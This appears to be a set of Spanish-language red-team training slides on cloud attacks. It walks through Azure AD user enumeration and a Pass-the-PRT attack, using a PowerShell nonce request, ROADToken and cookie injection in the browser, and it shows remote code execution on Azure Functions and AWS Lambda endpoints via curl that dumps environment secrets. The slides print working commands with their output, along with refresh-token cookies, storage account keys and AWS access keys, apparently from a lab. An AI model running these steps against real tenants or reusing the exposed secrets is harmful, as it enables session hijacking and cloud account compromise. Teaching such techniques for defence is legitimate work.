soporte.tecnico@spartancybersecurity.onmicrosoft.com	AzureCloud	0571bb7f-c1b2-46ee-8196-d19c56d0c065	spartancybersecurity.onmicrosoft.com	AccessToken

```
Gerh ➤ AzureAD ➤ ✅ Get-AzureADUser
```

ObjectId	DisplayName	UserPrincipalName
e68025d3-fb78-4418-a53a-29f728b4d36b	Gisella Maria Coronado Coronel	Administrador@spartancybersecurity.onmicrosoft.com
c66c08fd-f72a-4439-aa9a-4c006ef7d752	Invitado especial	brandon.lopez_vikingscybersec.onmicrosoft.com#EXT#@SpartanCybersecurity
4bc38d7d-90c6-45b7-b98d-1c2e7fae8c4a	Camila Coronado	camila.coronado@spartancybersecurity.onmicrosoft.com
214dae51-0ecf-408a-8b80-427424ffeb5d	daniel.castro	daniel.castro@spartancybersecurity.onmicrosoft.com
f38cf8a9-2356-4c41-90bd-e4992a7572f3	Gomez Daniela	daniela.gomez@SpartanCybersecurity.onmicrosoft.com
9976a517-2a7b-4f2f-bcf1-2e4702879f48	deicy.hernandez	deicy.hernandez@spartancybersecurity.onmicrosoft.com
84b9ab7f-9a39-4627-acd9-329f2e39ab5	Desarrollo Software COL	developers.colombia@spartancybersecurity.onmicrosoft.com
49a5f66a-838d-4733-a380-741002fd87d1	Devops Team	devops@SpartanCybersecurity.onmicrosoft.com
e55619b0-856d-4ee0-b088-73a50aaa38d2	Emily Susana	emily.susana@spartancybersecurity.onmicrosoft.com
7e6d6d4e-1e8c-4052-8465-65acba8e45ec	francisco.perez	francisco.perez@spartancybersecurity.onmicrosoft.com
154420d3-b9a6-4233-8e37-f89fc9b4f44b	Gonzalez Gustavo	gustavo.gonzalez@SpartanCybersecurity.onmicrosoft.com
44698a0b-7162-44b9-94d0-867e5daf8336	Carlos Jorge	jorge.carlos@SpartanCybersecurity.onmicrosoft.com
c7ff1038-8604-46e6-b329-c30bbcf427d5	Rodriguez Lucho	lucho.rodriguez@SpartanCybersecurity.onmicrosoft.com
d4c15879-deee-4e92-af0c-89889815b404	Pablo Martinez	pablo.martinez@spartancybersecurity.onmicrosoft.com
7aa79888-99af-417e-9559-0144915aae57	Soporte Tecnico	soporte.tecnico@SpartanCybersecurity.onmicrosoft.com
387ae980-e1b0-4440-8f89-492944b2c554	Gerardo Rueda Hernandez	soporte_spartan-cybersec.com#EXT#@SpartanCybersecurity.onmicrosoft.com
44fa0c23-c9a0-41ab-aed8-51f57fc7a7be	sqladmin	sqladmin@spartancybersecurity.onmicrosoft.com
f5780d58-f37c-42c6-bdcb-d63087bd905d	On-Premises Directory Synchronization Service Account	Sync_DC01_d3db184dd549@SpartanCybersecurity.onmicrosoft.com
2191da55-0e90-44af-accd-0abd152ada27	Yesith Alexander	yesith.alexander@spartancybersecurity.onmicrosoft.com

Pass-The-PRT
Movimiento lateral
de on-premises
hacia la nube

×




×

Pass The PRT


Hay varias formas bien documentadas en que los atacantes y el malware pueden propagarse lateralmente a través de servidores y escritorios de Windows.

Enfoques como pass-the-ticket, pass-the-hash, overpass-the-hash y Golden Tickets continúan siendo técnicas efectivas de movimiento lateral.

Y como si eso no fuera suficiente para preocuparse, una nueva investigación ha demostrado técnicas similares que son efectivas para moverse lateralmente desde una estación de trabajo comprometida a recursos de nube conectados en Azure. Esto también pasa por alto toda la autenticación fuerte y la autenticación multifactor que pueda haber.



Usuario protegido por MFA



[Términos de uso](#) [Privacidad y cookies](#) [...](#)

Identificando un equipo unido a Azure

```
PS C:\Users\soporte.tecnico> Dsregcmd.exe /status ←

+--+
| Device State
+--+
| AzureAdJoined : YES
| EnterpriseJoined : NO
| DomainJoined : NO
| Device Name : [REDACTED]
+--+
| Device Details
+--+
| DeviceId : dfb66cbf-f909-41c7-9e25-31a89627f221
| Thumbprint : D5FEF518C9D771A67F8B34871DE47F7A5BB994F4
| DeviceCertificateValidity : [ 2023-01-16 16:45:59.000 UTC -- 2033-01-16 17:15:59.000 UTC ]
| KeyContainerId : 268c9483-5d7b-40a9-b4ad-3f4526689fb
| KeyProvider : Microsoft Software Key Storage Provider
| TpmProtected : NO
| DeviceAuthStatus : SUCCESS
+--+
| Tenant Details
+--+
| TenantName : Spartan-Cybersecurity
| TenantId : 0571bb7f-c1b2-46ee-8196-d19c56d0c065
| Idp : login.windows.net
```

```
+-----+
| sso State
+-----+
| AzureAdPrt : YES
| AzureAdPrtUpdateTime : 2023-01-17 19:48:28.000 UTC
| AzureAdPrtExpiryTime : 2023-01-31 19:48:54.000 UTC
| AzureAdPrtAuthority : https://login.microsoftonline.c
| EnterprisePrt : NO
| EnterprisePrtAuthority : [REDACTED]
```

Obteniendo el Nonce

```
PS C:\Users\estudiante1\Desktop\HACKER> $TenantId = "0571bb7f-c1b2-46ee-8196-d19c56d0c065"
PS C:\Users\estudiante1\Desktop\HACKER> $URL = "https://login.microsoftonline.com/$TenantId/oauth2/token"
PS C:\Users\estudiante1\Desktop\HACKER> $Params = @{
>>   "URI" = $URL
>>   "Method" = "POST"
>> }
PS C:\Users\estudiante1\Desktop\HACKER> $Body = @{
>>   "grant_type" = "srv_challenge"
>> }
PS C:\Users\estudiante1\Desktop\HACKER> $Result = Invoke-RestMethod @Params -UseBasicParsing -Body $Body
PS C:\Users\estudiante1\Desktop\HACKER> $Result.Nonce
AwABAAEAAAACAOz_BAD0_-aVX_0JQ-5H80TuuVrRvKP1tGRZFhK898UlaT-S-uQQCceZXHSP6fSODM70o-E9GwUDqgfGSIeRqnPOOfBKA7UgAA ←
```

El valor Nonce obtenido es normalmente un string utilizado en procesos de autenticación y autorización.

Utilizando RoadToken para obtener una cookie de sesión

```
, instead type: ./ROADToken.exe . See 'get-help about_Command_Precedence' for more details.
PS C:\Users\estudiante1\Desktop\HACKER> ./ROADToken.exe AwABAAEAAAACA0z_BAD0_8oHwTaaEf0W0y_d_iF-WPJhKjJKBw15Bu06ehXxzMQviewsr0GlzusIcjZ7x690bq5Q_XXaoxw79iBXoL-Ro7PggAA > PRT3.txt
./ROADToken.exe AwABAAEAAAACA0z_BAD0_8oHwTaaEf0W0y_d_iF-WPJhKjJKBw15Bu06ehXxzMQviewsr0GlzusIcjZ7x690bq5Q_XXaoxw79iBXoL-Ro7PggAA > PRT3.txt
PS C:\Users\estudiante1\Desktop\HACKER> type PRT3.txt
type PRT3.txt
Using nonce AwABAAEAAAACA0z_BAD0_8oHwTaaEf0W0y_d_iF-WPJhKjJKBw15Bu06ehXxzMQviewsr0GlzusIcjZ7x690bq5Q_XXaoxw79iBXoL-Ro7PggAA supplied on command line
r{ "response": [{ "name": "x-ms-RefreshTokenCredential", "data": "eyJhbGciOiJIUzI1NiIsICJrZGZfdmVyIjoyLCAiY3R4joiZ1d4wVFNRFFUbWN1a0h0UDBLWHVhRVvvSm9WWhZrVHntIn0.eyJZwZxNoX3Rva2bHRHY1Z0REFaWWM3cWpodG9CZEzbLY2TvdStJUdWRBRXMuQWdBQkFBRUFBUQQtLURMQTNWTzdRcmRkZ0pnN1d1dnJBZ0RzX3dROTlQLUxDdjz5MkFsZVF1dUxwYTE1NWcxSFgybHNwWDZJRUE0Q2wzSLNNbhlnem5FRURueUcyN2VYLvgtR0YmY50Uh0aU9s0XRBbFZ2amlpVVRsQ0h4RUFkQ3FIQzNpbzhxRmY0aEnS2GVDR2dGeVNRN2pENjY4X2d2S0w4ZkJRwlsSTlHQ0E0aTktZTjvLXF4YwQwdXVZUGpDNEJIS2FfTzNidUo0ZVNzbTIwWUVZZ21LaVZkSVhp0lQ0WZTY3NXOEZjhIak1LUEZnMWZZRE1VYK96RVMtZ29XUWLLTU5HcnIxTzRTZzBsUnpmQ25FZWNFaLVYYkpySldWc1VJNFhWLXUxWw02NndQME5IbU5HRVY1RFNjSE1o0GVvaVJuVUlmUkU2Mu03Y3c0T3NrRy1NZFF0SGw3bVNXSG1zd3pWRFJBNmx5dGxJidtVjQ2ekdCTWNj0TdxSVE5akVaUERrZUxVNVRnMnFSd2hyR1FnN2JNMnlsY3I1M05mX1VhaHAYZFhoVlFKcFlmRGpMMFo1dVFIIdVcxFcxMzRacUkkY05aNzNham5ITFUzYkdnWDl0VGJqNGJ2WFNDYlptN21L0VQyRnpfckNZd2FKb1JGVURqQmLw93cnRBaXVaXzZiRlRoZGk3WENiczhfYWRpZhcy0WQ1VvdJ0XJhcVA3dTJwRjZldnMuRk5QWTF0N2xJNzNjC2R5U0dWdFRIUF9pelFULUzT0tFR0FKQVQxSVVkc2VnX09keLRTZUtMV1ZMWh1cDBnbj1MMjJxdmRTTTBuNgDNEQ1QTF0ItwFF1SXFTaLA4WUpKczFrdElpRwp0ZTLVWk9XNz1ydTk1UEtKY0NDcnVSVE5TUQgzn2VJdWduX2hUM2VXLUxFSmSUEVZNUVTRXJcFZ3TDFPb19PLXdbekJJaF8tRXF55np1SHp3Y2p4RDdGZkxvSDJSbnRMNDhaZTZxaWY2YVZ1M1M2MkY2Z2NGNvckycmZlaC1UNWR2YmZ0LU4iLCAiaXNfcHJpbWFyeSI6InRydWUiLCAtcmVxdWVzdF9ub25jZSI6IkF3QUJBQUVBQUFQ0FPel9CQ0JwXzhvSHdUYWFFZjBXMHlfZ9pRi1XUEpoS2pKS0J3MTVCdU82ZWhYeHpNUXZld3NyT0dsC30WlCWG9MLVJvN1BnZ0FBIn0.Yj0kcbA_ycj7KFFN3ss_2NF9TzDeaNYJJX0fwPyrKIw", "p3pHeader": "CP=\\\"CAO DSP COR ADMa DEV CONo TELo CUR PSA PSD TAI IVDo OUR SAMi BUS DEM NAV STA UNI COM INT\\\"", "flags": 8256 }] }
```


MITRE

Táctica: Lateral Movement

Tecnica: Use Alternate Authentication Material: Application Access Token

ID: T1550.001

Configurando la cookie con inspeccionar elemento



The screenshot shows a Microsoft sign-in page and the Chrome DevTools Application tab. The sign-in page URL is `login.microsoftonline.com/common/oauth2/v2.0/authorize?client_id=4765445b-32c6-49b0-83e6-1d93765276ca&redirect_uri=https%3A%2F%2Fwww.office.com%2Flandingv2`. The DevTools Application tab shows a table of cookies. One cookie, `x-ms-RefreshTokenCredential`, is highlighted with a red box. Its details are as follows:

Name	Value	Domain	Path	Expires / ...	Size	HttpOnly
<code>x-ms-RefreshTokenCredential</code>	<code>eyJhbGciOiJIUzI1NiIsIjJldHgiOiJQ2hFd1Awd01neWNzUXROYVpJZmlizHbtG9kN2NYVSJ9eyJZWZyZXNoX3Rva2VuljoiMC5BvmtBZjd0eEjITEI3a2FcBHRHY1Z0REFaWWM3cWpodG9CZEIzbIY2Tn1ldldnBZ0RzX3dRQTIQLUxDdjZ5MkFsZV1dUxwYTE1NWcxSFgybHnwWDZjRUeQ2wzSINNbHlnem5FRUueUcyN2VVLVgtekRFVXFUWlhxTEdqU3c2cj1SjRoUnR0yM50Uh0aU9sOXRBBfZ2jY4X2dSUw4ZkLRWnlsSTIHQOEoTktZTJvLXF4YWQwdxVZUgDNEJIS2FftzNidUo0ZVNzbtWUVZ2Z1LaVZkSVhpb0lQOWZTY3NXOEJzclpZRD10YndvTlp52NhUG9ZSDfkZjhak1LUEznMWZjSldWcIVJNFhWLVUXwWo2NndQME5lbU5HRVY1RFNjSE1oOGVvaJuVUlmUkU2Mu03Y3c0T3Nry1NZFFOSGw3bVNXSG1zd3pWRF/BNmxd5GxJMDg3ZTY2SWRWR5xZnZkQVZpWHB4VdvtVjC3lIM05mX1haHfZhfoWfKcFimRgpMMFo1dVfIdVcxMzRacUkxY05aNzNam5TFUzYkdWlDIOVGjNGJ2WFNDYlptN2lLOVQyRnpfckNz2Fkb1JGVURqQmdreFVR2jT01xNpwpQ21NS0Zx1cVA3dTjwRjZldnNuRk5QWTFON2xJnZc2R5U0dWdFRIU9pefFULUzut0tFROFKVQxSVkcvnX09keIRTzUtvM1ZMWWh1cDBnbjlMMjJxdmRTTTBuNghDNEQ1QTFobHotOGNia2drVmdlZ2hGtKY0NDcnVSVE5TUGzgN2VjdWduX2hUM2VXLuxFSmduSUEVZNUVTRXJcFZ3TDFPb19PLXdbEkJJa8tRxF5SnpfcHJpbWFyeS16lnRydWU1LCaiWF0ljoIMTE2ln0_76kM7s318QjFDxZqGoBL0aXhRkc2JDWDVq6lU6xFc</code>	login.microsoftonline.com	/	Session	1535	✓

Movimiento lateral exitoso

Página principal | Microsoft 365

office.com/?auth=2

Microsoft 365

Inicio

Crear

Mi conten...

Aplicación...

Admin.

Outlook

Teams

...

Le damos la bienvenida a Microsoft 365

Acceso rápido

Todos Abierto recientemente Compartido Favoritos

Credenciales

Importante

FavoriteLists-e0157a47-72e4-43c1-bfd0-ed9f7040e894

La aplicación Office se está convirtiendo en la nueva aplicación Microsoft 365, su hogar para buscar, crear y compartir contenido e ideas. [Más información](#)

Spartan-Cybersecurity Cerrar sesión

Soporte Tecnico soporte.tecnico@SpartanCyb...

Ver cuenta [Mi perfil de Microsoft 3...](#)

Iniciar sesión con otra cuenta

Hace 4 horas

dom a las 12:47 p. m.

vie a las 4:08 p. m. Lo ha editado

Ver todo mi contenido →

Comentarios Necesita ayuda?

24 15 2

Application Security Lighthouse Recorder Performance insights

Only show cookies with an issue

Name	Value	Domain	Path	Expires / Max..	Size	HttpOnly	Secure	SameSite	SameParty	Partition Key	Priority
PersonalizationCookie	xElHP%2BXfToWdJnaC1bNjTEayudMWfFIUUDeaxzp7cwgWlw%2Bt0%2BEdzT...	www.office.com	/	2023-03-17T2...	407	✓	✓	Lax			Medium
userid	100320026630659	www.office.com	/	2023-04-17T2...	22	✓	✓	None			Medium
OphAuth	XY-QjU7h5Hr5nAyWoGAtY1bQpSrioxYGtu5qMkB3iok5xUJKmVZTHuOf1TDqA...	www.office.com	/	2023-04-17T2...	3634	✓	✓	None			Medium
OphToken	AQAAAABowNC8nI8yMDlzdI0jQ5OjQ2lCswMDowMOAIMC5BVmt8jd0eEjTEB...	www.office.com	/	2023-04-17T2...	1552	✓	✓	None			Medium
MUID	2ABAAB63AD006EDD07A1B9FFAC116FDA	office.com	/	2024-02-11T2...	36	✓	✓	None			Medium
AjaxSessionKey	lE2U2pW700YWlg6t5hVz%2BuGEZ%2FSAFT88%2FKOSm0EBhOHTY5hev2f9q...	www.office.com	/	2023-04-17T2...	116	✓	✓	None			Medium
OH.SID	83fe85f2-cb16-441c-82e3-ff35fe8c5e7	www.office.com	/	Session	42	✓	✓	None			Medium
UserIndex	H4sIAAAQAAACwNTQ6CMBCf38x8Apui%2B1AGWBIVuI9AJ1MiQkwC2Lry97...	www.office.com	/	2023-02-16T2...	225	✓	✓	None			Medium
MSFPC	GUID=bf3a44631fd4948a8a50124a6337603&HASH=bf3a&LV=202301&V=4&LU...	www.office.com	/	2024-01-17T2...	83	✓	✓	None			Medium
OH.FLID	98e8e243-cc71-438f-a3e8-6a75baed970	www.office.com	/	2024-01-17T2...	43	✓	✓	None			Medium
OH.DCAffinity	OH-eus	www.office.com	/	2023-01-18T0...	19	✓	✓	None			Medium

Select a cookie to preview its value.



RCE sobre Serverless App

AWS Lambdas & Azure Functions

- Casos de estudio -

LABORATORIO

WebServices vulnerables a RCE

```
(gerh@Spartan-Cybersecurity)-[~]
$ curl https://spartancybersec-atenea.azurewebsites.net/api/atenea-function?code=2VvhLu0HveFa7okZPhm8CP2uEwc5SdTJAzFup5n3Rw== -X POST -d '{"user":"gerh","password":"env"}'
Welcome gerh y tu password es: SUDO_GID=0
CONTAINER_IMAGE_URL=mcr.microsoft.com/azure-functions/mesh:4.15.1-node18
USER=app
WEBSITE_CONTAINER_READY=1
WEBSITE_CONTENTSHARE=spartancybersec-ateneab596
REGION_NAME=East US 2
HOSTNAME=SandboxHost-638109759455646422
AzureWebJobsStorage=DefaultEndpointsProtocol=https;AccountName=atenea;AccountKey=GH1yMQ+BJFKFt4RScZsuWQIrDPERx/pjpPHewdDU3x8C9STSmhfh73goYu/G7nl0+AST5DP76Q==;EndpointSuffix=core.windows.net
DOTNET_USE_POLLING_FILE_WATCHER=true
SHLVL=0
IDENTITY_HEADER=50101A451985409AA873FDF44DBF1F36
HOME=/home
APPSETTING_WEBSITE_CONTENTSHARE=spartancybersec-ateneab596
FUNCTIONS_WORKER_RUNTIME_PLACEHOLDER_MODE_LIST=node
WEBSITE_HOME_STAMPNAME=waws-prod-bn-025
FUNCTIONS_WORKER_RUNTIME_VERSION=~18
WEBSITE_CLOUD_NAME=Azure
Fabric_ApplicationName=caas-305cf65815ee4d8e9ba3e9ca5738147e
DOTNET_RUNNING_IN_CONTAINER=true
APPSETTING_AzureWebJobsStorage=DefaultEndpointsProtocol=https;AccountName=atenea;AccountKey=ejMAhAFfa1QFt4RScZsuWQIrDPERx/pjpPHewdDU3x8C9STSmhfh73goYu/G7nl0+AST5DP76Q==;EndpointSuffix=.net
MESH_INIT_URI=http://localhost:6060/
ScmType=None
HOST_VERSION=4.15.1.0
Fabric_CodePackageName=functionsruntime
AzureWebEncryptionKey=CE8B0C2461C82C0A183D9E54DEA5643081FF6FE7A58638977D8EA1F0413C8ACB
```

```
(hacker@Spartan-Hacker)-[~]
$ curl https://padxwhb4f5.execute-api.us-east-1.amazonaws.com/test/?cmd=env
"AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000\nAWS_LAMBDA_LOG_STREAM_NAME=2022/06/09/[LATEST]c56a5bfe7fbf4c29a0b0c839cf255220\nAWS_LAMBDA_TASK_ROOT=/var/task\nAWS_LAMBDA_FUNCTION_VERSION=$LATEST\nAWS_LAMBDA_INITIALIZATION_TYPE=on-demand\nAWS_XRAY_DAEMON_ADDRESS=169.254.79.129\nAWS_HANDLER=lambda_function.lambda_handler\nAWS_EXECUTION_ENV=AWS_Lambda_python3.7\nAWS_LAMBDA_LOG_GROUP_NAME=aws/lambda/myfunction\nAWS_REGION=us-east-1\nAWS_XRAY_CONTEXT_MISSING=LOG_ERROR\nAWS_XRAY_DAEMON_PORT=2000\nAWS_SECRET_ACCESS_KEY=E7POyyrVpzMvWDG9Lj5/S89Xwfj1MM33JXQ97/t+\nAWS_DEFAULT_REGION=us-east-1\nAWS_LAMBDA_FUNCTION_MEMORY_SIZE=128\nAWS_LAMBDA_FUNCTION_TIMEOUT=300\nAWS_LAMBDA_FUNCTION_NAME=myfunction\nAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001\nAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEBMaCXVzLWVhc3QtMSJHMEUCIFZSXKxNiPg\nbTNPUqbjCPZd+L69BZ1xAnWEPrfavyu0cAiEA+eDT+PGjYGMJH7R/VLQVQ+ML4VOVTCp0EA1JDnTw7QqjwIIHBAAGgwMzc1NzIzNjA2MzQjDC\nEqkURwfjha2sUBiirsAc8cBLwn7g+8aLfx6BaLnyqNqBPgIx/CM+nWsIPrcPHh167NTiwqNMLG31aop6XL3p0LjNPDiQVBCpWxqPRxI0ECJ/IhF\nk1C77Mwhqcpa0goRYFa1vsXtVst11yxL0vRsFs5Z1BG1nJ6nCYYJ7CDsDRZ3vd1dbxkBVzU8K08JiFLpeb50G0SpHLipJAft5UnT03DBRtZc1\nqXFYR0qIElG9tBjzD6GD7ZN0h1ZSzGQLtVfj1ITilChoqYAp/GZqjHLQ9ImolKC2BTPjtJihdrleyR3Pp+24SrUe+v0YzLzEaRT0Q4RM9GXMS/\nfMPv+iJUG0poBepvy48SnAdLgPsggkFhJYXChLnfxxgRungnG2KqvjYgiQsAUxEDL2PeC4RwySJEqxbx/zoDn8J5ICKm3J1Q+tls5auH72FfbXs\n4S+ENgNpGJwDahz/cnS8Vraho4wCl09QVovPRJdJs8nIW1c77d8eAnNd4BVD1TEQ7uLVPQ2P+u35nsbYSyLogWUMRrhJ3+mE8C+mvMN1Dw==\nAWS_ACCESS_KEY_ID=ASTAQRP34XG5PLXM3YPV\nX_AMZN_TRACE_ID=Root=1-62a241c8-01806ce703af2f8266300961;Parent=25f6723023d6d629;Sampled=0\n"
```





Certificaciones para RedTeam

¿Dónde puedo aprender más?

¿?

**AWS Security
Specialty
\$300 USD**



=> AZ-500
=> SC-100
\$80 USD



CARTS
\$400 USD



**HACKTRICKS ARTE
AWS RED TEAM
EXPERT
\$1099 USD**



This document acknowledges
Carlos Polop Martin

is certified as an

ARTE
(AWS Red Team Expert)

And successfully completed the course
and hands-on examination administered
by

Hacktricks Training

This certificate was issued on

